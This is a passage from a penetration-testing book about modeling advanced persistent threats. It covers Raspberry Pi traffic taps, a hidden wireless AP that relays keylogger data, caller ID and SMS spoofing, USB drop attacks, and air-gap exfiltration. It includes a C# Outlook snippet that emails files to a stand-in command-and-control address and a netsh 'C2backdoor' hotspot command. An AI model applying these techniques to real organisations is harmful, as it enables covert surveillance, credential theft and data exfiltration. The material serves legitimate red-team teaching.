


Figure 6.15: Step six: you're good to go.

We now have Internet access via 3G:

```
ppp0      Link encap:Point-to-Point Protocol
          inet addr:109.32.107.215  P-t-P:10.64.64.64
Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3
          RX bytes:582 (582.0 B)  TX bytes:4792 (4.6 KiB)
```

Creating a Transparent Bridge

Connecting the Pi directly to the switch permits attacks against adjacent systems and possibly wider access depending on how the network is architected. However, options to intercept data are limited. Perhaps if the switch itself could be compromised, a TAP port could be created, but the amount of data the Pi would have to handle makes this approach unrealistic at best. Another potential way to intercept traffic is ARP cache poisoning, but this is far too clumsy and modern networks can easily detect and foil it.

There is a better way.

If another Ethernet adapter is added to the Pi (a USB adapter is the best way to go), you can turn the Pi into a transparent, completely protocol-agnostic bridge that can be introduced inline into a network connection between either a switch and a host or a switch and router in whatever configuration you want.

Combine this with PoE and you have a self-powered network tap that will route data between two points and (using whatever tools you favor) log traffic, passwords, and so forth. This won't allow visibility into encrypted traffic, but you'd be amazed at how much interesting stuff goes over the network in plaintext. In the DMZ, this can be used to capture emails, for example. Configuring the Pi to do this is simpler than you might think. First install the bridge tools:

```
sudo apt-get install bridge-utils
```

Then modify the configuration `/etc/network/interfaces` file to append the following:

```
auto br0
iface br0 inet dhcp
     bridge_ports eth0 eth1
     bridge_stp on
```

Note that this example assumes your built-in NIC is `eth0` and the USB adapter is `eth1`, but that should be the case. The last step is to bring up the bridge interface:

```
sudo ifconfig up br0
```

You're good to go.

Using a Pi as a Wireless AP to Provision Access by Remote Keyloggers

Hardware keyloggers are devices that are physically connected between the host and the keyboard (see Figure 6.16). There are advantages of using this approach over a software keylogger. They are immune to antivirus and will capture everything the user types without needing any special privileges or process access. The disadvantages are expense—hardware keyloggers are available that can connect to a WiFi AP and talk home but they cost a couple hundred dollars. You also must be physically present to install them, rather than remotely delivering a software payload. That being said, given that the Pi has wireless on board and it is possible to configure a 3G/4G C2 channel, if you *do* have physical access for a short time, a Pi could be deployed somewhere discreetly in the building and then serve as an AP that keyloggers could connect to and send data home.

Figure 6.16: The KeyGrabber is an example of a WiFi-capable keylogger.

A Raspberry Pi can be turned into a discreet wireless access point by using the following steps.

Install the required software:

```
sudo apt-get install hostapd isc-dhcp-server
```

Edit the DHCP server's configuration file:

```
sudo nano /etc/dhcp/dhcpd.conf
```

To reflect the following:

```
authoritative;
subnet 192.168.69.0 netmask 255.255.255.0 {
```

```
    range 192.168.69.10 192.168.69.50;
    option broadcast-address 192.168.69.255;
    option routers 192.168.69.1;
    default-lease-time 600;
    max-lease-time 7200;
}
```

Then modify the network interfaces config:

```
sudo nano /etc/network/interfaces
```

To give it a static IP:

```
iface wlan0 inet static
  address 192.168.69.1
  netmask 255.255.255.0
```

Configure the AP:

```
sudo nano /etc/hostapd/hostapd.conf
```

To reflect the following:

```
interface=wlan0
ssid=AP4passwordtheft
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=supersecretpassword
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

You might want to change the SSID and passphrase.

Finish off the DHCP configuration:

```
sudo nano /etc/default/hostapd
```

Add this line:

```
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

Configure Network Address Translation (NAT):

```
sudo nano /etc/sysctl.conf
```

Add the following line:

```
net.ipv4.ip_forward=1
```

Activate IP forwarding with the following command:

```
sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

A quick addition of some `IPTables` rules is necessary to ensure that traffic is routed over the 3G/4G C2 channel:

```
sudo iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
sudo iptables -A FORWARD -i ppp0 -o wlan0 -m state --state
RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i wlan0 -o ppp0 -j ACCEPT
```

Make these rules persistent to survive reboots:

```
sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
```

Edit the interfaces file again:

```
sudo nano /etc/network/interfaces
```

Add the following line:

```
up iptables-restore < /etc/iptables.ipv4.nat
```

Start the AP with the following command:

```
sudo /usr/sbin/hostapd /etc/hostapd/hostapd.conf
```

As long as your 3G/4G C2 is correctly configured, clients can now connect to this AP and access the Internet. More specifically, hardware keyloggers can connect to the AP and deliver logged keystrokes.

The Attack

Misrepresenting oneself is at the core of a successful APT, whether modeled or otherwise. The easiest and safest way to do this is by telephone. Telephones are a technology that people trust (at least more than email) because they believe they are infallible. Telephone technologies such as Caller ID and SMS can be easily compromised to make the receiver believe they are receiving a call or a text from whomever the attacker wants. This way, instructions (or demands) can be made of a target in a convincing manner. The importance of acquiring company telephony directories should now be clear. Such an attack can be combined with a mass mail to determine who has an “Out of Office” vacation message set on their email account. Therefore, when (for example) a spoofed SMS message is sent, there is a minimal chance of the actual owner of that number seeing any replies that might be sent by SMS or email.

Spoofing Caller ID and SMS Messages

In this instance, I was able to swipe an internal directory from reception but

that's not always needed—reception staff will often provide you with mobile numbers for staff if you already have names to work with. Spoofing the phone numbers can be done in various ways—if this is something you're going to want to do a lot, I suggest you build your own Asterisk PBX, but that is absolutely not required. There are various VoIP vendors that allow outbound calling globally for low rates and—critically—the option to set your own Caller ID and SMS number. Once you have configured your software to use the VoIP provider, configuration of the latter is shown in Figures 6.17 and 6.18.




Figure 6.17: Caller ID can be easily spoofed.

Figure 6.18: Spoofing SMS messages likewise.

Given time constraints and the unusual circumstances we were under and also due to the fact that we had (at least theoretically) physical access, I decided that we needed a quick win. This would be as follows:

- Deploy physical keyloggers with the intent of gaining administrative access.
- Deploy a Raspberry Pi to act as a wireless hub to deliver logger key data back to base using a 3G data connection.
- Demonstrate that we could cause some action to be carried out by the

target using spoofed SMS messages or Caller ID.

These goals, executed within a short time frame, would certainly demonstrate vulnerability and would give sufficient additional access should the client want to see the effects of a longer-term APT scenario executed from this jumping-off point. We would then attempt to access the confidential data described at the beginning of this chapter.

The Raspberry Pi didn't need access to the network to do its job, only power and a discreet location. I slapped a label on the side in case anyone found it, as shown in Figure 6.19.

Figure 6.19: Keep these things simple but use whatever templates you have at hand.

Installing the preconfigured hardware keyloggers is as simple as waiting until lunch and connecting them inline between the keyboard and computer towers under the desk; they won't go undiscovered forever, but then they don't need to—just long enough to grab some admin credentials or other juicy data that would be transmitted back to base via the DIY Raspberry Pi/wireless access point/3G/4G solution.

As it turned out, we were only able to gain non-administrative accounts through the keylogging attack so we used a forged caller ID attack from a legitimate user to an admin to ask them to log on to that user's workstation to check out a problem and then stole the domain admin token when they did so.

Many corporate environments have a standard phone image that is copied to a mobile before it is issued to a member of staff. This image contains not only the security policy but also the latest phone book. The benefit of this from our perspective is that a forged number will show up as the equivalent name in the phone book. Again, this gives the target no reason to be suspicious whatsoever. This is one of the simplest but most powerful attacks in your arsenal.

In any event, it transpired that every workstation and server on the network was being administered by VNC (which is often deployed secured with a single password across the entire enterprise). This meant that once a single workstation had been compromised, the password could be easily recovered from the Registry as it is only stored with the simplest of encoding. At this

point, with a VNC client, we could access every system on the network. The biggest problem we had was copying large quantities of confidential data in the time we had left.

Summary

This chapter introduced new technologies and concepts demonstrating the benefit of even short-term physical access to a target's location. Never assume that a target organization's security posture is commensurate with the security of the data they are trying to protect. A police service is a public body and as such does not have the security budget of a bank or a large corporation. A black hat could have sold the data we obtained to organized crime for a pretty penny. Even the location and nature of all the firearms in the county would have been gold, let alone details concerning informants.

Exercises

1. You've seen how to use a Raspberry Pi to sniff traffic and be part of a keylogging solution. Take this one step further and consider how it may be possible to use a Pi as both a hardware keylogger and a C2 agent and how this might be achieved discreetly.
2. Create an HTML application with a specific target organization in mind. Consider branding and logos.
3. Given how DLLs were attacked in this chapter in order to escalate privileges, could you use a similar technique to attack services?

Chapter 7
War Games

A few years ago, a bank asked me to carry out a number of tests against one of their HQs in the Netherlands. This was something they did every year and consisted of a slew of tests: build reviews, internal infrastructure, and web application testing—nothing terribly interesting. One test they wanted perform was *data exfiltration testing*, that is, determine how easy it is for a user to get critical data out of the building once it had been obtained. In this particular scenario, it was *very* easy because every user had web-to-desktop, email, working USB drives, access to internal email, and so on, but it got me thinking about scenarios that would be deployed in many later, more relevant tests. The major takeaway from this is that it is worthwhile to conduct exfiltration testing only in a genuinely secure environment where your users are subject to a limited degree of trust. That is what this chapter is all about.

SIPRNET AND THE DIPLOMATIC CABLES SCANDAL

After 9/11 a lot of questions were asked and a lot of fingers were pointed, particularly at intelligence agencies for not foiling the attacks despite the fact that it was known that Al-Qaeda was planning to attack the United States with airliners. A major problem that was identified was a lack of intelligence sharing between different branches of law enforcement, the military, and intelligence-gathering organizations.

Part of the solution to this problem was the development of a secure computer network called SIPRNet (or Secret Internet Protocol Router Network). SIPRNet was created to handle data up to and including SECRET while other systems were used for handling TOP SECRET data. SIPRNet was designed so that classified information could be easily and (theoretically securely) shared between the Department of Defense and the Department of State.

By 2010 SIPRNet had many more users, as access had been extended to allies in the so-called Five-Eyes program (the UK, Canada, Australia, and New Zealand). One of those users was a junior intelligence analyst named Bradley Manning who, through his access, leaked huge swaths of data to WikiLeaks.

This was all in the news of course but the takeaway here is that Manning exfiltrated the data on CD-ROMs disguised as Lady Gaga CDs. There was

virtually no host lockdown on the SIPRNet terminals themselves as they were not connected to other networks and considered secure. According to Manning, analysts regularly listened to music on SIPRNet terminals so this was not suspicious.

Another important point is that a SIPRNet terminal could run Windows, whereas terminals connected to NSANET or JWICS were typically Sun workstations.

Background and Mission Briefing

The target in this particular misadventure was a military computer network in the UK. This network had no Internet connectivity and was segregated physically from other computer infrastructure in the building. There were a limited number of terminals and these could only be accessed by an officer with both security credentials and a smartcard.

Tricky.

Getting access to the network was one problem, liberating the data was something else entirely. There was no way that I was prepared to conduct a physical penetration test against an army base (the amusing anecdote below spells out why, in no uncertain terms) and there was no way we could hack secure military infrastructure from the Internet. There may have been some other access ports somewhere or some other kind of adjacent network connectivity, but nothing we were going to get access to in any measurable kind of time frame, and we certainly didn't have any kind of network specifications to work with. See Figure 7.1.




Figure 7.1: Compartmented U.S. secure communications center.

The attack would have to use some sort of physical component to deliver the payload. A CD, maybe? Not nearly imaginative enough. Even if the target could be persuaded to insert the disk into a computer, it would need to be the right computer, and then there was still the problem of exfiltrating the data. In "The Attack" section later in this chapter, I detail exactly how these problems were overcome; however, first things first. I want to discuss the ideas and techniques that were discussed as potential vectors for both payload deployment and C2 when planning the mission. While most of these ideas were dismissed for this particular operation, the exercise was extremely informative for future such engagements and makes for valuable study.

MY FIRST (AND VERY NEARLY LAST) PHYSICAL PENETRATION TEST

You should have noted by now that I love my little anecdotes, but they always come with a lesson. I've had a gun pointed at me precisely twice in my life. The first time was in 1999 in the Netherlands—a misunderstanding by the police after my girlfriend lent my car to one of her felon friends while I was on vacation. That wasn't terribly scary as the Dutch police have limited training in firearms: "This is the end that shoots the bullets, avoid the trigger in case you accidentally shoot someone and…well probably best to just not load the thing."

The second time was nothing short of terrifying. I'd volunteered to perform a physical pen test of an RAF base in England less than two months after 9/11. My "plan" consisted of climbing over a fence and hoping no one saw me. Minutes later I was looking down the business end of an L85 assault rifle carried by someone who looked about 14 years old and who was shaking in fear. That was scary. I found myself saying things like, "Sure. Absolutely, no problem. Whatever you want."

My point is that I should never have been there and there were much better ways this mission could have been executed with just a little thought and imagination. But most importantly, it didn't accurately mirror a real-world attack and was a waste of everyone's time.

Payload Delivery Part VII: USB Shotgun Attack

What if, as in the previous example, you have no reasonable expectation to deliver a payload by traditional means? The environment is high security and there is no secondary means of entry or compromise you can exploit (see Chapter 8, the section "Advanced Concepts in Social Engineering"). Curiosity

killed the cat, and although no cats were harmed in the writing of this book, there is a reason this saying is a cliché.

THE MADISON GURKHA STUDY

In 2009, a Dutch security company carried out a study to determine how vulnerable organizations would be to this style of attack. They did this by loading USB drives with a harmless payload and leaving them in various places, public or otherwise, usually in close proximity to high-value targets. If someone plugged the drive into a computer with Internet access, the payload would call home, noting IP addresses and so forth so that the organization could be identified. The study found that major banks, political parties, a foreign embassy, and others had done so. Had the payload been live, the security ramifications are obvious.

USB Media

Once upon a time, the Windows AutoPlay functionality would, by default, execute anything you put into an optical disk drive based on the software developer's design. Needless to say, this posed something of a security vulnerability in and of itself. There were also ways to convince Windows that a USB drive was an optical drive and use a similar strategy to execute malware on a victim's computer. Starting with Windows 7, the OS no longer supports the AutoRun functionality for non-optical removable media. AutoPlay will still work on CDs and DVDs (the user will be given the option to execute the code, but it won't happen automatically); however, it will no longer work at all for USB drives, theoretically making social engineering attacks far harder.

An Effective Approach to USB Attack Vectors

Does this concern us? Not one bit. As I previously discussed in the VBA/VBS attacks in Chapter 2, I dislike the use of automated routines to get code execution—it is inherently suspicious. Your social engineering attack should be sufficiently elegant and engaging to convince the victim to click on whatever you want them to. Remember, whatever code and attack vector you choose to deploy via a USB attack, it's not being delivered by an email client or a web browser or any other obvious route of attack—it is trusted as the target has plugged the device into their workstation of their own free will.

This is an excellent example of how an HTML application attack (discussed in the previous example) can be used to great effect. Additionally, the Windows Scripting Host or PowerShell make for excellent attack vectors, or you could use a signed Java applet if you're not sure which platform you're going to

encounter (or if you're expecting multiple platforms and want to reliably hit everything you encounter). Don't forget that old favorite—the Microsoft Office Macro.

Alternatively, you may want to deploy more than one of these attacks on the same media. This is not a one-shot delivery problem that you generally encounter when attacking through other vectors. However, as ever, be mindful of antivirus. How to get the USB disks into your target's computer, though? In the words of Han Solo, “Well, that's the real trick, isn't it?”

Attacking Organizations Using USB Payloads: The “Reverse Trojan Approach”

Exploiting a target using a USB payload approach requires solving a significant problem aside from the technical details—that is getting the payload into the hands of the target in a manner that is not suspicious and having them execute it. Recovering data is a separate problem and will be covered in depth in the next section.

In cases where you need to attack lower security facilities, thumb drives can be left in places where a target may reasonably expect to find them and then conclude that they have been accidentally misplaced, such as:

- Reception areas
- Elevators
- Car parks
- Spots where smokers gather (These are excellent places to leave USB drives, as people often put down what they're carrying to grab their smokes.)

A little effort goes a long way. USB keys, like VPN tags, are often worn on an employee's ID lanyard. Being able to emulate the corporate look and feel of the thing goes a long way.

A Little Social Engineering

Remember way back in Chapter 1 when I talked about influencing user's emotions to get them to open attachments? Same deal. If the USB drive or indeed whatever media you choose to use appears to contain confidential information that may benefit the viewer (or may, through failing to view it, harm the user), you have the most powerful social engineering attack possible. Marking items as *confidential* or otherwise restricted is a good way to go. The worst-case scenario if an employee picks it up is that it will be handed in to security or reception, who will certainly want to view the contents to see who to punish for their egregious failure to follow the

organization's security policy.

Command and Control Part VII: Advanced Autonomous Data Exfiltration

There will be times during missions when you need to attack high-security environments where traditional means of established Command and Control will be neither appropriate nor viable. I mean the use of some form of discrete interactive session management or backdoor. As described in the payload delivery section, it is sometimes not possible to deploy attack packages via traditional means. Recovering data once a payload has been delivered can be even more challenging. However, even though a target network may be locked down to an intimidating degree, there will always be points of egress. Your job as an attacker in these circumstances is twofold:

- Build a payload with a highly specific mission to execute. As discussed, this is not about establishing C2 infrastructure but hunting for specific types of files or grabbing keystrokes or gathering intelligence on target personnel and so forth.
- Provide the payload with sufficient autonomy and intelligence to be able to determine a viable means of data exfiltration without the need for C2 infrastructure to guide it.

What We Mean When We Talk About "Autonomy"

This is where things can get a little tricky. In order for your payload to be *autonomous*, it needs to be able to make its own decisions regarding stealth, recon, and egress, all without human guidance. Obviously, the more recon you can do yourself prior to the mission, the less the payload will be required to do itself, but in this instance we will assume that no prior research into the inner workings of the network is possible prior to initial deployment.

If you know nothing about the inner workings of a target network, but you know there's no Internet access in or out and the site is physically secure (we're not getting in without a high probably of being shot), then it's totally secure, right? Right? If you've read this far, I'm assuming you're laughing out loud right now (or at least enjoying a quiet giggle). At the risk of repeating myself, nothing is secure.

Means of Egress

Ideally, your target would have web-to-desktop, either directly or via a proxy server of some kind, which obviously would make egress of any kind trivial. That has been adequately covered in previous chapters. In this section, I want

to explore less obvious methods and I have no intention of making things easy on myself.

Physical Media

In a scenario where a system has no connection to the outside world, it is worth creating a payload that can detect if removable media (such as thumb drives) are connected to the system. In such an instance, target data to exfiltrate can be packaged on to the drive (for example, as an encrypted ZIP file or equivalent) and embedded into some pseudo-executable format (such as the previously discussed HTML application or even a macro-carrying Office document). The reasoning here is that the device, by its nature, is mobile, so it may in the future be connected to a network (such as a home WiFi setup) that will have much less restricted codes of connection. It should be pointed out that the number of positive variables necessary for this attack to be successful makes it something of a “Hail Mary.”

There are, however, more advanced techniques that can work in specific cases. One particular attack that was demonstrated at Black Hat in Las Vegas in 2014 (presented by Karsten Nohl and Jakob Lell) involves a USB stick that acts as three separate devices—two thumb drives and a keyboard. When the device is first plugged into a computer and is detected by the OS, it acts as a regular storage device. However, when the computer is restarted and the device detects that it's talking to the BIOS, it switches on the hidden storage device and emulates the keyboard.

Acting as a keyboard, the device sends the necessary button presses to bring up the boot menu and boots a minimal Linux system from the hidden thumb drive. The Linux system then infects the bootloader of the computer's hard disk drive, essentially acting like a boot virus.

This is next-generation stuff and I don't have space to discuss it in detail here, but you can certainly expect to see more attacks of this nature in the future.

Locating points of network egress is an art (and indeed a consultancy exercise) in its own right.

Dropbox

I'm a total hypocrite when it comes to Dropbox (and related technologies), as I find it incredibly useful to sync documents over different devices and it's a great way of sharing documents, either through Dropbox accounts or via HTTP links with those not in possession of an account. Because Dropbox itself does no malware scanning, it can be a dangerous technology to allow in the workplace. At a minimum, I always advise my clients to monitor it via NIDS or block it altogether. To make a quick analogy, when sharing this

manuscript with my publisher, it would get blocked by Wiley's border security simply because the AV scanner was seeing certain strings in the document. This was solved by putting the docs on Dropbox and sharing an HTTP link. So from our perspective, Dropbox can be used as a means of deploying payloads and punching straight through an organization's border security. It can be useful as a means of data exfiltration. The technology uses HTTP and HTTPS to carry data so as long as the user has basic visibility of the web. Adding code to exfiltrate to your C2 is going to be trivial, particularly as there are third-party libraries to do exactly that for a number of different languages:

https://www.dropbox.com/developers-v1/core/sdks/other

Email

In a pinch, you can use your target's own internal email servers as a means of exfiltrating data, although it is not a path I would necessarily recommend. This is simply because the mail server is a focal point for threat detection, be it spam, phishing attacks, attachment blocking, virus scanning, or whatever. As a consequence, there is very mature technology watching what comes in or goes out of the network via the mail server. However, it is possible to have your C2 agent detect the internal address of the target's mail delivery server and attempt to send attachments out via SMTP (or whatever protocols are in use).

A *much* better approach is to detect which mail client the target is using and use that technology's API as a means of egress. Obviously, this will be different for each client, so refer to the relevant documentation. For Microsoft Outlook (which you will encounter in most cases), it is trivial. The following code will do exactly that. For clarity (and the fun of making sure that every technology we're abusing here is Microsoft's own), it's written in C#:

```
Microsoft.Office.Interop.Outlook.Application c2App =
    new Microsoft.Office.Interop.Outlook.Application();
Microsoft.Office.Interop.Outlook.MailItem c2Mail =
    (MailItem)c2App.CreateItem(OlItemType.c2MailItem);
        c2Mail.To = "c2user@c2domain.com";
        c2Mail.CC = "";
        c2Mail.Subject = "C2 content";
        c2Mail.Body = "C2 Body";
        c2Mail.Attachments.Add(AssignNoteFilePath,

Microsoft.Office.Interop.Outlook.OlAttachmentType.olByValue, 1,
                "C2attachment.txt");
c2Mail.Send();
```

It is not possible to set an email `from` variable using the Outlook API (regardless of language), so the email will be sent using the target's account and that's fine. The email will not be saved in their sent items, as this requires

a specific API call, in this case `c2Mail.Save()`, but again that's just fine from our perspective.

Using a Laptop Workstation as a Wireless AP

In networks where the administrators understand information security, enforced policy will not permit both the Ethernet NIC and the wireless NIC to be active at the same time, even if no wireless APs are detected. This approach prevents certain multi-layer attacks, but a C2 agent can usually enable wireless NIC, providing it has sufficient local privileges. The goal here is twofold:

- Connect the laptop via wireless to an AP that you control. This is problematic if the target is currently depending on a different AP for network access. A timed attack where the AP is switched over to one you control at a moment in time where the user is less likely to be using the laptop is possibility. However, given that a laptop is likely to be removed from the target network outside of office hours means your window would be small—a lunch break perhaps.
- There is a better way. There is a hidden feature in Windows that allows you to host your own AP while being simultaneously connected to another one with the same adapter. The Internet Connection Sharing functionality permits you to then route traffic from one network to another (be it between wireless, Ethernet, or even a Bluetooth PAN). I don't know which rocket scientist at Microsoft thought that this would be a good idea, but we thank you. Setting this up is trivial. From the command line:

```
c> netsh wlan set hostednetwork mode ="allow" ssid="C2backdoor" key =
"password"
```

To enable ICS:

```
net start SharedAccess
```

Your mileage may vary depending on the version of Windows in use, but if you're within wireless distance of the AP, this can make for a good short-term solution.

Mobile Data/Bluetooth

Protecting a site (or a small area of a site) against attackers using mobile data is (in theory at least) trivial. A room can be secured with a Faraday cage, ensuring that no radio signals can enter or leave but the down side to that is no radio signals can enter or leave, including Tetra or other site-wide communications, which additionally prohibits the use of mobile phones in general.

In some countries, it is legal to use mobile blockers to disrupt cell phone communications over the site area, but again blocking the carriers from data transmission will cause most businesses a grave inconvenience. Some high-security sites will simply prevent cell phones by policy and leave it at that, which works as well as one might expect. Some years ago I was giving a lecture at GCHQ and one of the staffers had a little device that would light up if it detected a cell signal. When it did, he stood up and mockingly scolded the room and reminded attendees they were supposed to leave mobiles at reception.

Before treating us all to a huge wink.

Everyone laughed except the “Cousins” (the informal term within British Intelligence for their US counterparts), but they tend to take information security a bit more seriously.

In any event, such a policy will not prevent the use of 3G/4G as a means of data exfiltration, which is why I discuss it in detail in the next section.

SMS

If you have been able to deploy a payload that has obtained a mobile cell signal, you have another means of sending data. The benefits of SMS are small but worth mentioning—a decent C2 is going to require a 3G/4G signal and that's not always reliably available. However, SMS will work fine if you only have GPRS.

The maximum message length for an SMS message is 918 characters (any message that is over 160 characters will be broken down into smaller chunks and sent to the recipient individually), so this is not going to be terribly useful for large quantities of data unless you're prepared to write some code to break documents into small chunks and then reassemble them. Realistically though, this is more useful for the smaller items you'll want to snatch, such as password files. I spoke earlier about transactional email and how it could be useful when deploying a large numbers of payloads via email. In the next chapter, we'll look at transactional SMS and its benefits in APT modeling. We'll also examine some undocumented functionality in the SMS protocol and how that can be useful in command and control.

MAIL SPOOFING SIDEBAR

Once upon a happy time, the only mail protocols in use were POP3 and SMTP. Neither provided any encryption and spoofing mail was as simple as connecting to the target's inbound SMTP server via telnet or netcat and telling the thing you were anyone you wanted to be. In many cases, you

can still do that but there are technologies available to prevent it. The most common is called Sender Policy Framework (SPF). SPF is a simple mail validation system that can detect spoofed emails by checking that incoming mail from any given domain is being sent by a host that's authorized by that domain (assuming that a receiving host supports SPF lookups of course). This is implemented in the form of a DNS TXT record (which, as we saw earlier, can store any arbitrary value the domain administrator wants). This TXT record stores the authorized hostnames for that domain. For example, if we look at paypal.com's TXT records, we see the following:

```
$ dig +short paypal.com TXT
"yandex-verification: 73acb90f6a9abd76"
"MS=ms95960309"
"v=spf1
include:pp._spf.paypal.com
include:3ph1._spf.paypal.com
include:3ph2._spf.paypal.com
include:3ph3._spf.paypal.com
include:3ph4._spf.paypal.com
